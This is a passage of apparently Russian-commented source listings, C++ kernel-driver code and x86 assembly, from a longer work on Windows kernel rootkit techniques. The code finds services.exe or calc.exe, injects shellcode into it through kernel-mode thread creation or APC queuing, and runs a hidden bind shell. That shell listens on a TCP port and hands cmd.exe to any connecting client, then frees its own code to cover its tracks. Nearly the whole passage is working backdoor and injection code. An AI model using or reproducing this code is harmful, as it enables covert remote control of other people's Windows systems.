                (PULONG)NT::ExAllocatePool(NT::NonPagedPool,n*sizeof(*q));
    while (NT::ZwQuerySystemInformation(
        NT::SystemProcessesAndThreadsInformation, q, n * sizeof *q, 0))
        {
                NT::ExFreePool(q);
                n*=2;
                q = (PULONG)NT::ExAllocatePool
                        (NT::NonPagedPool,n*sizeof(*q));
        }

        ULONG MajorVersion;
        NT::PsGetVersion(&MajorVersion, NULL, NULL, NULL);

    NT::PSYSTEM_PROCESSES p
        = NT::PSYSTEM_PROCESSES(q);
    BOOL found=0;
        char** pp=(char**)&p;
    do
        {
                if ((p->ProcessName.Buffer)&&(!NT::RtlCompareUnicodeString
                        (&p->ProcessName,&ProcessName,TRUE)))
                {
                        if (MajorVersion<=4)
                                *ClientId = ((NT::PSYSTEM_PROCESSES_NT4)p)->Threads[0].ClientId;
                                else *ClientId = p->Threads[0].ClientId;
                        found=1;
                        break;
                }
                if (!(p->NextEntryDelta)) break;
                *pp+=p->NextEntryDelta;
        } while(1);

        NT::ExFreePool(q);
    return found;
}

VOID StartShell()
{
        //Поиск ntdll.dll в памяти
        PVOID pNTDLL=FindNT();
        //Динамическая привязка к функциям, не экспортируемым ntoskrnl,
        //но экспортируемым ntdll.dll
        DYNAMIC_LOAD(ZwWriteVirtualMemory)
        DYNAMIC_LOAD(ZwProtectVirtualMemory)
        DYNAMIC_LOAD(ZwResumeThread)
        DYNAMIC_LOAD(ZwCreateThread)
        HANDLE  hProcess=0,hThread;
        //Отладочная точка останова
        dbgbkpt;
        NT::CLIENT_ID clid;
        //Код должен быть внедрён в поток, не находящийся в неоповещаемом ожидании.
        //Такой поток есть в процессе services.exe — найдём его
        if(!FindProcess(L"services.exe"/*L"calc.exe"*/,&clid)) {dbgbkpt;
                return;};
        NT::OBJECT_ATTRIBUTES attr={sizeof(NT::OBJECT_ATTRIBUTES), 0,NULL, OBJ_CASE_INSENSITIVE};
        //Открываем процесс — получаем его дескриптор
        NT::ZwOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &attr, &clid);
        if (!hProcess) {dbgbkpt;
                return;};
        /*NT::PROCESS_BASIC_INFORMATION pi;
        NT::ZwQueryInformationProcess(hProcess, NT::ProcessBasicInformation, &pi, sizeof(pi), NULL);*/
        ULONG n = sizeof_shellcode;
        PVOID p = 0;
```

```
        PVOID EntryPoint;

        //Создаём сегмент кода — выделяем память в контексте процесса
        NT::ZwAllocateVirtualMemory(hProcess, &p, 0, &n,
                                    MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        if (!p) {dbgbkpt;
                return;};

        //*((PDWORD)(&shellcode[TID_addr]))=(DWORD)clid.UniqueThread;
        //Записываем PID и TID процесса в шеллкод — они понадобятся
        //для дальнейших операций с потоком
        *((NT::PCLIENT_ID)(&shellcode[CLID_addr]))=(NT::CLIENT_ID)clid;
        //Записываем шеллкод в выделенную память
        ZwWriteVirtualMemory(hProcess, p, shellcode, sizeof_shellcode, 0);
        //Точка входа — начало шеллкода
        EntryPoint = p;

        //Создаём сегмент стека
    NT::USER_STACK stack = {0};
    n = StackReserve;
    NT::ZwAllocateVirtualMemory(hProcess, &stack.ExpandableStackBottom, 0, &n,
                                MEM_RESERVE, PAGE_READWRITE);
        if (!stack.ExpandableStackBottom) {dbgbkpt;
                return;};
    stack.ExpandableStackBase = PCHAR(stack.ExpandableStackBottom)
                              + StackReserve;
    stack.ExpandableStackLimit = PCHAR(stack.ExpandableStackBase)
                                - StackCommit;
    n = StackCommit + PAGE_SIZE;
    p = PCHAR(stack.ExpandableStackBase) - n;
        //Создаём страницу-охранник
        NT::ZwAllocateVirtualMemory(hProcess, &p, 0, &n,
                                    MEM_COMMIT, PAGE_READWRITE);
    ULONG x; n = PAGE_SIZE;
    ZwProtectVirtualMemory(hProcess, &p, &n,
                               PAGE_READWRITE | PAGE_GUARD, &x);
        //Инициализируем контекст нового потока
        //аналогично системной инициализации
    NT::CONTEXT context = {CONTEXT_FULL};
    context.SegGs = 0;
    context.SegFs = 0x38;
    context.SegEs = 0x20;
    context.SegDs = 0x20;
    context.SegSs = 0x20;
    context.SegCs = 0x18;
    context.EFlags = 0x3000;
    context.Esp = ULONG(stack.ExpandableStackBase) - 4;
    context.Eip = ULONG(EntryPoint);
        NT::CLIENT_ID cid;

        //Создаём и запускаем поток
    ZwCreateThread(&hThread, THREAD_ALL_ACCESS, &attr,
                       hProcess, &cid, &context, &stack, TRUE);

        //Здесь я пытался сделать поток оповещаемым. Попытка не удалась.
        /*HANDLE hTargetThread;
        NT::ZwOpenThread(&hTargetThread, THREAD_ALL_ACCESS, &attr, &clid);
        PVOID ThreadObj;
        NT::ObReferenceObjectByHandle(hTargetThread, THREAD_ALL_ACCESS, NULL, NT::KernelMode, &ThreadObj, NUL
        *((unsigned char *)ThreadObj+0x4a)=1;*/

    ZwResumeThread(hThread, 0);
}


VOID ShellStarter(VOID* StartShellEvent)
{
        do if (NT::KeWaitForSingleObject(StartShellEvent,NT::Executive,NT::KernelMode,FALSE,NULL)==STATUS_SUC
                if (Terminating) NT::PsTerminateSystemThread(0); else StartShell();
        while (1);
}
```

8.2 — ShellAPC.cpp

```
#include <stdio.h>
#include "ntdll.h"
#include "DynLoadFromNtdll.h"
#include "NtdllDynamicLoader.h"
#include "NebbetCreateProcess.h"

//Отладочный макрос
#if (DBG)
#define dbgbkpt __asm int 3
#else
#define dbgbkpt
#endif

//Флаг гарантирует выполнение APC потоком независимо от его состояния
#define SPECIAL_KERNEL_MODE_APC 2

namespace NT
{
        extern "C"
        {
// Определения для APC-процедур, предоставляемых Windows NT.
// Они экспортируются в библиотеках импорта,
// но отсутствуют в NTDDK.H
                void KeInitializeApc(PKAPC Apc,
                        PKTHREAD Thread,
                        CCHAR ApcStateIndex,
                        PKKERNEL_ROUTINE KernelRoutine,
                        PKRUNDOWN_ROUTINE RundownRoutine,
                        PKNORMAL_ROUTINE NormalRoutine,
                        KPROCESSOR_MODE ApcMode,
                        PVOID NormalContext);

                void KeInsertQueueApc(PKAPC Apc,
                        PVOID SystemArgument1,
                        PVOID SystemArgument2,
                        UCHAR unknown);
        }
}

//Вариант структуры SYSTEM_PROCESSES для NT4
namespace NT {
typedef struct _SYSTEM_PROCESSES_NT4 { // Information Class 5
    ULONG NextEntryDelta;
    ULONG ThreadCount;
    ULONG Reserved1[6];
    LARGE_INTEGER CreateTime;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER KernelTime;
    UNICODE_STRING ProcessName;
    KPRIORITY BasePriority;
    ULONG ProcessId;
    ULONG InheritedFromProcessId;
    ULONG HandleCount;
    ULONG Reserved2[2];
    VM_COUNTERS VmCounters;
    SYSTEM_THREADS Threads[1];
} SYSTEM_PROCESSES_NT4, *PSYSTEM_PROCESSES_NT4;
}

//Функция ищет процесс с заданным именем.
//Записывает PID и TID первого потока в ClientId
BOOL FindProcess(PCWSTR process, OUT NT::PCLIENT_ID ClientId)
{
        NT::UNICODE_STRING ProcessName;
        NT::RtlInitUnicodeString(&ProcessName,process);
        ULONG n=0xFFFF;
```

```
        //Выделяем память
        PULONG q = (PULONG)NT::ExAllocatePool(NT::NonPagedPool,n*sizeof(*q));
        //Запрашиваем информацию о процессах и потоках,
        //пока она не поместится в выделенную память.
    while (NT::ZwQuerySystemInformation(NT::SystemProcessesAndThreadsInformation,
           q, n * sizeof *q, 0))
        {
                //Если не поместилась — освобождаем...
                NT::ExFreePool(q);
                n*=2;
                //...и выделяем вдвое больше
                q = (PULONG)NT::ExAllocatePool(NT::NonPagedPool,n*sizeof(*q));
        }

        ULONG MajorVersion;
        //Запрашиваем версию ОС
        NT::PsGetVersion(&MajorVersion, NULL, NULL, NULL);

        //Копируем указатель на SYSTEM_PROCESSES.
        //Копия будет изменяться косвенно
    NT::PSYSTEM_PROCESSES p = NT::PSYSTEM_PROCESSES(q);
        //"процесс НЕ найден" — пока
    BOOL found=0;
        //Указатель на p используется для косвенного изменения p.
        //Этот трюк нужен, чтобы компилятор выполнял арифметику с p
        //в байтах, а не в единицах sizeof SYSTEM_PROCESSES
        char** pp=(char**)&p;
        //Цикл поиска процесса
    do
        {
                //Если у процесса ненулевое количество потоков (0 потоков аномально, но возможно),
                //есть имя, совпадающее с искомым...
                if ((p->ThreadCount)&&(p->ProcessName.Buffer)&&(!NT::RtlCompareUnicodeString(&p->ProcessName,
                {
                        //...копируем данные о нём в переменную по адресу ClientId.
                        //Учитываем разный sizeof SYSTEM_PROCESSES в разных версиях NT
                        if (MajorVersion<=4)
                                *ClientId = ((NT::PSYSTEM_PROCESSES_NT4)p)->Threads[0].ClientId;
                                else *ClientId = p->Threads[0].ClientId;
                        //Устанавливаем флаг "процесс найден"
                        found=1;
                        //Прекращаем поиск
                        break;
                }
                //Больше процессов нет — выходим
                if (!(p->NextEntryDelta)) break;
                //Переходим к следующему процессу
                *pp+=p->NextEntryDelta;
        } while(1);
        //Освобождаем память
        NT::ExFreePool(q);
        //Возвращаем флаг "процесс найден"
    return found;
}

//Генерирует имя именованного канала, аналогичное используемому API-функцией CreatePipe
void MakePipeName(NT::PUNICODE_STRING KernelPipeName)
{
        //Для генерации неповторяющихся чисел
        static unsigned long        PipeIdx;
        //Псевдослучайное число
        ULONG                                           rnd;
        //Шаблон имени
        wchar_t                                           *KPNS = L"\\Device\\NamedPipe\\Win32Pipes.%08x.%08x";
        //...и его длина в байтах
        ULONG                                           KPNL = wcslen(KPNS)+(8-4)*2+1;
        //Буфер строки: выделяется здесь, освобождается вызывающим
        wchar_t                                           *buf;

        //Запрашиваем системный таймер: KeQueryInterruptTime используется
        //не для точного измерения времени, а для генерации псевдослучайных чисел
```

```
        rnd = (ULONG)NT::KeQueryInterruptTime();
        //Выделяем память для строки
        buf = (wchar_t *)NT::ExAllocatePool(NT::NonPagedPool,(KPNL)*2);
        //Генерируем имя: подставляем числа в шаблон
        _snwprintf(buf, KPNL, KPNS, PipeIdx++, rnd);
        //Записываем адрес буфера и длину строки в KernelPipeName (инициализация)
        NT::RtlInitUnicodeString(KernelPipeName, buf);
}

extern "C" NTSTATUS myCreatePipe1(PHANDLE phPipe, NT::PUNICODE_STRING PipeName, IN ACCESS_MASK DesiredAccess,
extern NTSTATUS BuildAlowingSD(PVOID *sd);

struct APC_PARAMETERS {
        NT::UNICODE_STRING        KernelPipeName;
        ULONG ChildPID;
        };

//Обработчик APC, выполняется в контексте заданного потока
void KMApcCallback1(NT::PKAPC Apc, NT::PKNORMAL_ROUTINE NormalRoutine,
                    PVOID NormalContext, PVOID SystemArgument1,
                    PVOID SystemArgument2)
 {
        UNREFERENCED_PARAMETER(NormalRoutine);
        UNREFERENCED_PARAMETER(NormalContext);

        dbgbkpt;
        //Запускаем процесс с перенаправленным вводом-выводом, SystemArgument1 — имя канала
        (*(APC_PARAMETERS**)SystemArgument1)->ChildPID=execute_piped(L"\\SystemRoot\\System32\\cmd.exe", &((*
        //Освобождаем память, занятую APC
        NT::ExFreePool(Apc);

        //Сигнализируем о завершении обработки APC
        NT::KeSetEvent(*(NT::KEVENT**)SystemArgument2, 0, TRUE);
        return;
 }

//Функция запускает процесс-оболочку (cmd.exe) с перенаправленным вводом-выводом.
//Возвращает дескриптор двунаправленного именованного канала в phPipe
extern "C" ULONG StartShell(PHANDLE phPipe)
{
        //_asm int 3;
        HANDLE  hProcess=0, hThread;
        APC_PARAMETERS ApcParameters;
        //Событие завершения обработки APC
        NT::KEVENT ApcCompletionEvent;

        //dbgbkpt;
        NT::CLIENT_ID clid;
        //Ищем процесс для запуска оболочки из его контекста.
        //Этот процесс должен всегда присутствовать в системе
        if(!FindProcess(/*L"services.exe"*/L"calc.exe",&clid)) {dbgbkpt;
                return FALSE;};
        NT::OBJECT_ATTRIBUTES attr={sizeof(NT::OBJECT_ATTRIBUTES), 0,NULL, OBJ_CASE_INSENSITIVE};
        //Получаем дескриптор процесса по его PID
        NT::ZwOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &attr, &clid);
        if (!hProcess) {dbgbkpt;
                return FALSE;};
        //Получаем дескриптор потока по его TID
        NT::ZwOpenThread(&hThread, THREAD_ALL_ACCESS, &attr, &clid);
        NT::PKTHREAD ThreadObj;
        //Получаем указатель на объект потока по его дескриптору
        NT::ObReferenceObjectByHandle(hThread, THREAD_ALL_ACCESS, NULL, NT::KernelMode, (PVOID*)&ThreadObj, N

        NT::PKAPC Apc;
        ApcParameters.ChildPID=0;

        //Выделяем память для APC
        Apc = (NT::KAPC*)NT::ExAllocatePool(NT::NonPagedPool, sizeof(NT::KAPC));
        //Инициализируем APC
        dbgbkpt;
        NT::KeInitializeApc(Apc,
```

```
     ThreadObj,
     SPECIAL_KERNEL_MODE_APC,
     (NT::PKKERNEL_ROUTINE)&KMApcCallback1,     // процедура режима ядра
     0, // процедура завершения
     0,     // процедура пользовательского режима
     NT::KernelMode,
         0 //контекст
         );
        //Инициализируем событие завершения обработки APC
        NT::KeInitializeEvent(&ApcCompletionEvent,NT::SynchronizationEvent,FALSE);

        //Генерируем случайное уникальное имя именованного канала
        MakePipeName(&ApcParameters.KernelPipeName/*, &UserPipeName*/);
        PVOID sd;
        //Без этого доступ будет только на чтение.
        //Слабое место с точки зрения безопасности.
        if (BuildAlowingSD(&sd)) return FALSE;
        if (myCreatePipe1(phPipe, &ApcParameters.KernelPipeName, GENERIC_READ | GENERIC_WRITE, sd, FILE_SHARE
        NT::KeInsertQueueApc(Apc, &ApcParameters, &ApcCompletionEvent, 0);
        NT::KeWaitForSingleObject(&ApcCompletionEvent,NT::Executive,NT::KernelMode,FALSE,NULL);
        NT::RtlFreeUnicodeString(&ApcParameters.KernelPipeName);
        NT::ZwClose(hProcess);
        NT::ZwClose(hThread);
        return ApcParameters.ChildPID;
}
```

8.3 — dummy4.asm

```
;Экспортируемые символы — точки отсчёта для автоматизированного инструмента,
;генерирующего C-код hex-кодированной строки
PUBLIC                Start
PUBLIC                EndFile
PUBLIC                CLID_here
;Отладочный флаг — int 3 в коде
DEBUG                EQU        1
;Флаг "принимать более 1 соединения"
MULTIPLE_CONNECT        EQU        1
;Флаг "привязаться к следующему порту, если текущий занят"
RETRY_BIND        EQU        1

.486                  ; тип процессора
.model flat, stdcall  ; модель памяти
option casemap: none  ; отключить чувствительность к регистру

; включаемые файлы
include Imghdr.inc
include w32.inc
include WSOCK2.INC

; инициализация структур
;-------------------------
sSEH STRUCT
 OrgEsp            dd ?
 SaveEip           dd ?
sSEH ENDS

CLIENT_ID STRUCT
 UniqueProcess               dd ?
 UniqueThread               dd ?
CLIENT_ID ENDS

OBJECT_ATTRIBUTES STRUCT
 Length                dd ?
 RootDirectory        dd ?
 ObjectName        dd ?
 Attributes        dd ?
 SecurityDescriptor        dd ?
 SecurityQualityOfService        dd ?
OBJECT_ATTRIBUTES ENDS
```

```
;-------------------------
.code
;-----------------------------------------------
MAX_API_STRING_LENGTH     equ 150
ALLOCATION_GRANULARITY          EQU 10000H
;-----------------------------------------------
new_section:
;Макрос заменяет lea, корректируя адрес для позиционной независимости
laa         MACRO        reg, operand
lea         reg, operand
add         reg, FixupDelta
ENDM

;То же, но без использования FixupDelta (автономный)
laaa         MACRO        reg, operand
local         @@delta
call          $+5
@@delta:
sub           DWORD PTR [esp], OFFSET @@delta
lea         reg, operand
add         reg, DWORD PTR [esp]
add         esp,4
ENDM

main proc
Start:
IFDEF DEBUG
int         3
ENDIF

;Код для вычисления собственного адреса
delta:
pop           ebx
sub         ebx,OFFSET delta
;Выделяем место для переменных на стеке
enter         SizeOfLocals,0
;Сохраняем разницу между адресом загрузки и ImageBase
mov         FixupDelta,ebx

;Таблицы, куда записывать адреса экспортируемых функций
KERNEL32FunctionsTable                EQU         _CreateThread
NTDLLFunctionsTable               EQU         _ZwOpenThread
WS2_32FunctionsTable                EQU         _WSASocket

;Локальные переменные
local flag:DWORD,save_eip:DWORD,_CreateThread:DWORD,_GetThreadContext:DWORD,_SetThreadContext:DWORD,_ExitThre
 assume fs : nothing
 ;---- получаем ImageBase kernel32.dll ----
lea         ebx,KERNEL32FunctionsTable
push         ebx
laa         ebx,KERNEL32StringTable
push         ebx
 push         0FFFF0000h
 call GetDllBaseAndLoadFunctions

lea         ebx,NTDLLFunctionsTable
push         ebx
laa         ebx,NTDLLStringTable
push         ebx
 push         0FFFF0000h
 call GetDllBaseAndLoadFunctions

laa edi, CLID_here
push edi
assume edi:ptr OBJECT_ATTRIBUTES
lea edi,attr
cld
mov         ecx,SIZE OBJECT_ATTRIBUTES
xor         eax,eax
rep stosb
lea edi,attr
```

```
mov[edi].Length,SIZE OBJECT_ATTRIBUTES
push edi
push  THREAD_ALL_ACCESS
lea edi,hThread
push        edi
IFDEF DEBUG
int        3
ENDIF
call _ZwOpenThread

lea edi, cxt
assume edi:ptr CONTEXT
mov [edi].cx_ContextFlags,CONTEXT_FULL

xor        ebx,ebx
mov eax,hThread
;в EAX дескриптор потока
;сразу кладём для последующих вызовов
push edi        ; _SetThreadContext
push eax
;-)
push eax        ; _ZwAlertThread
;-)
push edi        ; _SetThreadContext
push eax
;-)
push edi        ; _GetThreadContext
push eax
call _GetThreadContext

mov        eax,[edi].cx_Eip
mov        save_eip,eax
laa         eax, new_thread
mov         [edi].cx_Eip, eax

;Самомодифицирующийся код
;Сохраняем EBP для копирования текущего стека в каждый новый поток
laa         eax, ebp_value_here
mov         [eax],ebp
laa         eax, ebp1_value_here
mov         [eax],ebp
;Записываем адрес флага, уведомляющего о завершении создания главного потока
laa         eax, flag_addr_here
lea        ebx,flag
mov        [eax],ebx
mov        flag,0

call _SetThreadContext
;Если поток в состоянии ожидания, он не запустится, пока ожидание не завершится или поток не будет оповещён
call _ZwAlertThread
;не работает при неоповещаемом ожидании

;Ждём создания главного потока
check_flag:
call        _Sleep,10
cmp        flag,1
jnz        check_flag

;Восстанавливаем EIP прерванного потока
mov         eax, save_eip
mov         [edi].cx_Eip, eax
call _SetThreadContext

push        0
call _ExitThread

; --- Этот код выполняется в прерванном потоке и создаёт главный поток ---
new_thread:
IFDEF DEBUG
int 3
ENDIF
```

```
ebp1_value_here_2:
mov        ebp,0
lab_posle_ebp1_value:
ORG ebp1_value_here_2+1
ebp1_value_here:
ORG lab_posle_ebp1_value-main
xor          eax,eax
push         eax
push         eax
push         eax
laa         ebx, remote_shell
push         ebx
push         eax
push         eax
call _CreateThread
;call         _Sleep,INFINITE
jmp        $

remote_shell:
IFDEF DEBUG
int 3
ENDIF
ebp_value_here_2:
mov        esi,0
lab_posle_ebp_value:
ORG ebp_value_here_2+1
ebp_value_here:
ORG lab_posle_ebp_value-main
mov         ecx,SizeOfLocals
sub        esi,ecx
mov        edi,esp
sub        edi,ecx
cld
rep movsb
mov        ebp,esp
sub        esp,SizeOfLocals

flag_addr_here_2:
mov        eax,0
lab_posle_flag_addr:
ORG flag_addr_here_2+1
flag_addr_here:
ORG lab_posle_flag_addr-main
mov        DWORD PTR [eax],1

;Загружаем WinSock
laa        eax,szWSOCK32
call _LoadLibrary,eax
or   eax, eax
jz   quit

 ;---- получаем ImageBase ws2_32.dll ----
;Сначала загружаем, потом ищем :)
lea        ebx,WS2_32FunctionsTable
push        ebx
laa        ebx,WS2_32StringTable
push        ebx
push        eax
call GetDllBaseAndLoadFunctions


;--- telnet-сервер
lea        eax,wsadat
push        eax
push        0101h
call        _WSAStartup

xor        ebx,ebx
;socket здесь не подходит!
call        _WSASocket,AF_INET,SOCK_STREAM,IPPROTO_TCP,ebx,ebx,ebx
mov        sock,eax
```

```
mov        addr.sin_family,AF_INET
mov        addr.sin_port,0088h
mov        addr.sin_addr,INADDR_ANY

;Ищем свободный порт начиная с 34816 и привязываемся к нему
retry_bind:
lea        ebx,addr
call        _bind,sock,ebx,SIZE sockaddr_in
IFDEF RETRY_BIND
or           eax, eax
jz           l_listen
lea        edx,addr.sin_port+1
inc        byte ptr[edx]
cmp        byte ptr[edx],0
;Все порты заняты...
jz        quit
jmp        retry_bind
ENDIF

l_listen:
call        _listen,sock,1
or           eax, eax
jnz           quit

ShellCycle:

mov        sizeofaddr,SIZE sockaddr_in
lea        eax,sizeofaddr
push        eax
lea        eax, addr
push        eax
push        sock
call        _accept
mov         sock2, eax

RunCmd:

;int        3

;Обнуляем StartInf
cld
lea        edi,StartInf
xor        eax,eax
mov        ecx,SIZE STARTUPINFO
rep        stosb
;Заполняем StartInf. Оболочка будет привязана к сокету
mov        StartInf.dwFlags,STARTF_USESTDHANDLES; OR STARTF_USESHOWWINDOW
mov        eax, sock2
mov        StartInf.hStdOutput,eax
mov        StartInf.hStdError,eax
mov        StartInf.hStdInput,eax
mov        StartInf.cb,SIZE STARTUPINFO

;Запускаем оболочку
xor        ebx,ebx
lea        eax,ProcInf
push        eax
lea        eax,StartInf
push        eax
push        ebx
push        ebx
push        CREATE_NO_WINDOW
push        1
push        ebx
push        ebx
laa        eax,CmdLine
push        eax
push        ebx
call        _CreateProcessA

;Чтобы избежать зависших сессий
```

```
call         _closesocket,sock2

IFDEF MULTIPLE_CONNECT
jmp        ShellCycle
ENDIF

quit:
call        _closesocket,sock
call        _WSACleanup
;Заметаем следы: освобождаем память с кодом и завершаем поток
;Код не должен освобождать стек — там адрес ExitThread
;В будущих версиях можно обнулить стек
push        MEM_RELEASE
xor        ebx,ebx
push        ebx
push        OFFSET Start
push        ebx
push        _ExitThread
jmp        _VirtualFree
main endp

; ------ ПОДПРОГРАММЫ ------

; возвращает NULL при ошибке
GetDllBaseAndLoadFunctions proc uses edi esi, dwSearchStartAddr:DWORD, FuncNamesTable:DWORD, FuncPtrsTable:DW
;-------------------------------------------
local SEH:sSEH, FuncNameEnd:DWORD,dwDllBase:DWORD,PEHeader:DWORD
 ; устанавливаем SEH-фрейм
 laaa        eax, KernelSearchSehHandler
 push        eax
 push fs:dword ptr[0]
 mov  SEH.OrgEsp, esp
 laaa        eax, ExceptCont
 mov  SEH.SaveEip, eax
 mov  fs:dword ptr[0], esp

 ; начинаем поиск
 mov  edi, dwSearchStartAddr
 .while TRUE
    .if word ptr [edi] == IMAGE_DOS_SIGNATURE
       mov  esi, edi
       add  esi, [esi+03Ch]
       .if  dword ptr [esi] == IMAGE_NT_SIGNATURE
          .break
       .endif
    .endif
          ExceptCont:
    sub  edi, 010000h
 .endw
 mov        dwDllBase,edi
 mov        PEHeader,esi

LoadFunctions:
 ; получаем длину строки целевого API
 mov  edi, FuncNamesTable
 mov  ecx, MAX_API_STRING_LENGTH
 xor  al, al
 repnz  scasb
 mov        FuncNameEnd,edi
 mov  ecx, edi
 sub  ecx, FuncNamesTable       ; ECX -> длина строки API

 ; проходим по таблице экспорта
 mov  edx, [esi+078h]      ; EDX -> таблица экспорта
 add  edx, dwDllBase
 assume edx:ptr IMAGE_EXPORT_DIRECTORY
 mov  ebx, [edx].AddressOfNames     ; EBX -> указатель на массив AddressOfNames
 add  ebx, dwDllBase
 xor  eax, eax       ; eax индекс AddressOfNames
 .repeat
    mov  edi, [ebx]
```

```
    add  edi, dwDllBase
    mov  esi, FuncNamesTable
    push ecx    ; сохраняем длину строки api
    repz cmpsb
    .if zero?
       add  esp, 4
       .break
    .endif
    pop  ecx
    add  ebx, 4
    inc  eax
 .until eax == [edx].NumberOfNames

 ; нашли что-нибудь?
 .if eax == [edx].NumberOfNames
    jmp ExceptContinue
 .endif

 ; находим соответствующий порядковый номер
 mov  esi, [edx].AddressOfNameOrdinals
 add  esi, dwDllBase
 shl  eax, 1
 add  eax, esi
 movzx        eax,word ptr [eax]

 ; получаем адрес api
 mov  edi, [edx].AddressOfFunctions
 shl  eax, 2
 add  eax, dwDllBase
 add  eax, edi
 mov  eax, [eax]
 add  eax, dwDllBase

 mov        ecx,FuncNameEnd
 mov        FuncNamesTable,ecx
 mov        ebx,FuncPtrsTable
 mov        DWORD PTR [ebx],eax
 mov        esi,PEHeader
 cmp        BYTE PTR [ecx],0
 jnz          LoadFunctions

Quit:
 ; снимаем SEH-фрейм
 pop  fs:dword ptr[0]
 add  esp, 4
 ret
 ExceptContinue:
 mov         edi, dwDllBase
 jmp ExceptCont
GetDllBaseAndLoadFunctions endp

KernelSearchSehHandler PROC C pExcept:DWORD,pFrame:DWORD,pContext:DWORD,pDispatch:DWORD
 mov  eax, pContext
 assume eax:ptr CONTEXT
 sub  dword ptr [eax].cx_Edi,010000h
 mov  eax, 0        ;ExceptionContinueExecution
 ret
KernelSearchSehHandler ENDP

KERNEL32StringTable:
szCreateThread          db "CreateThread",0
szGetThreadContext        db "GetThreadContext",0
szSetThreadContext         db "SetThreadContext",0
szExitThread                db "ExitThread",0
szLoadLibrary           db "LoadLibraryA",0
szCreateProcessA        db "CreateProcessA",0
szSleep                        db "Sleep",0
szVirtualFree                db "VirtualFree",0
db                         0

szWSOCK32                db "WS2_32.DLL",0
```

```
WS2_32StringTable:
szsocket                db "WSASocketA",0
szbind                        db "bind",0
szlisten                db "listen",0
szaccept                db "accept",0
szWSAStartup                db "WSAStartup",0
szclosesocket                db "closesocket",0
szWSACleanup                db "WSACleanup",0
db                        0

NTDLLStringTable:
szZwOpenThread                db "ZwOpenThread",0
szZwAlertThread                db "ZwAlertThread",0
db                        0

CmdLine                        db        "cmd.exe",0

ALIGN        4
CLID_here                CLIENT_ID <0>

;-------------------------------------------

EndFile:

end Start
```

8.4 — NebbetCreateProcess.cpp

```
#include <ntdll.h>
#include "DynLoadFromNtdll.h"
#include "NtdllDynamicLoader.h"
extern "C" {
#include "SECSYS.H"
}

namespace NT {

typedef struct _CSRSS_MESSAGE{
        ULONG        Unknwon1;
        ULONG        Opcode;
        ULONG        Status;
        ULONG        Unknwon2;
}CSRSS_MESSAGE,*PCSRSS_MESSAGE;

}

DYNAMIC_LOAD1(CsrClientCallServer)
DYNAMIC_LOAD1(RtlDestroyProcessParameters)
DYNAMIC_LOAD1(ZwWriteVirtualMemory)
DYNAMIC_LOAD1(ZwResumeThread)
DYNAMIC_LOAD1(ZwCreateThread)
DYNAMIC_LOAD1(ZwProtectVirtualMemory)
DYNAMIC_LOAD1(ZwCreateProcess)
DYNAMIC_LOAD1(ZwRequestWaitReplyPort)
DYNAMIC_LOAD1(ZwReadVirtualMemory)
DYNAMIC_LOAD1(ZwCreateNamedPipeFile)
DYNAMIC_LOAD1(LdrGetDllHandle)

//Динамический импорт функций, экспортируемых из ntdll.dll
extern "C" void LoadFuncs()
{
        static PVOID pNTDLL;
        if (!pNTDLL)
        {
                pNTDLL=FindNT();
                DYNAMIC_LOAD2(CsrClientCallServer)
                DYNAMIC_LOAD2(RtlDestroyProcessParameters)
                DYNAMIC_LOAD2(ZwWriteVirtualMemory)
                DYNAMIC_LOAD2(ZwResumeThread)
```

```
                DYNAMIC_LOAD2(ZwCreateThread)
                DYNAMIC_LOAD2(ZwProtectVirtualMemory)
                DYNAMIC_LOAD2(ZwCreateProcess)
                DYNAMIC_LOAD2(ZwRequestWaitReplyPort)
                DYNAMIC_LOAD2(ZwReadVirtualMemory)
                DYNAMIC_LOAD2(ZwCreateNamedPipeFile)
                DYNAMIC_LOAD2(LdrGetDllHandle)
        }
}

//Уведомляет CSRSS о новом Win32-процессе
VOID InformCsrss(HANDLE hProcess, HANDLE hThread, ULONG pid, ULONG tid)
{
//        _asm int 3;
    struct CSRSS_MESSAGE {
        ULONG Unknown1;
        ULONG Opcode;
        ULONG Status;
        ULONG Unknown2;
    };

    struct {
                NT::PORT_MESSAGE PortMessage;
        CSRSS_MESSAGE CsrssMessage;
        PROCESS_INFORMATION ProcessInformation;
        NT::CLIENT_ID Debugger;
        ULONG CreationFlags;
        ULONG VdmInfo[2];
    } csrmsg = {{0}, {0}, {hProcess, hThread, pid, tid}, {0}, 0/*STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW*

    CsrClientCallServer(&csrmsg, 0, 0x10000, 0x24);
}

//Инициализирует пустое окружение
PWSTR InitEnvironment(HANDLE hProcess)
{
    PVOID p=0;
    DWORD dummy=0;
        DWORD n=sizeof(dummy);
        DWORD m;
        m=n;
        NT::ZwAllocateVirtualMemory(hProcess, &p, 0, &m,
                                MEM_COMMIT, PAGE_READWRITE);
    ZwWriteVirtualMemory(hProcess, p, &dummy, n, 0);
    return PWSTR(p);
}

// Клон Ntdll::RtlCreateProcessParameters...
VOID RtlCreateProcessParameters(NT::PPROCESS_PARAMETERS* pp,
                                                                NT::PUNICODE_STRING        ImageFile,
                                                                NT::PUNICODE_STRING        DllPath,
                                                                NT::PUNICODE_STRING        CurrentDirectory,
                                                                NT::PUNICODE_STRING        CommandLine,
                                                                ULONG        CreationFlag,
                                                                NT::PUNICODE_STRING        WindowTitle,
                                                                NT::PUNICODE_STRING        Desktop,
                                                                NT::PUNICODE_STRING        Reserved,
                                                                NT::PUNICODE_STRING        Reserved2){

        NT::PROCESS_PARAMETERS*        lpp;

        ULONG        Size=sizeof(NT::PROCESS_PARAMETERS);
        if(ImageFile) Size+=ImageFile->MaximumLength;
        if(DllPath) Size+=DllPath->MaximumLength;
        if(CurrentDirectory) Size+=CurrentDirectory->MaximumLength;
        if(CommandLine) Size+=CommandLine->MaximumLength;
        if(WindowTitle) Size+=WindowTitle->MaximumLength;
        if(Desktop) Size+=Desktop->MaximumLength;
        if(Reserved) Size+=Reserved->MaximumLength;
        if(Reserved2) Size+=Reserved2->MaximumLength;
        //Выделяем буфер..
```

```
        *pp=(NT::PPROCESS_PARAMETERS)NT::ExAllocatePool(NT::NonPagedPool,Size);
        lpp=*pp;
        RtlZeroMemory(lpp,Size);

        lpp->AllocationSize=PAGE_SIZE;
        lpp->Size=sizeof(NT::PROCESS_PARAMETERS);
        lpp->hStdInput=0;
        lpp->hStdOutput=0;
        lpp->hStdError=0;
        if(CurrentDirectory){
                lpp->CurrentDirectoryName.Length=CurrentDirectory->Length;
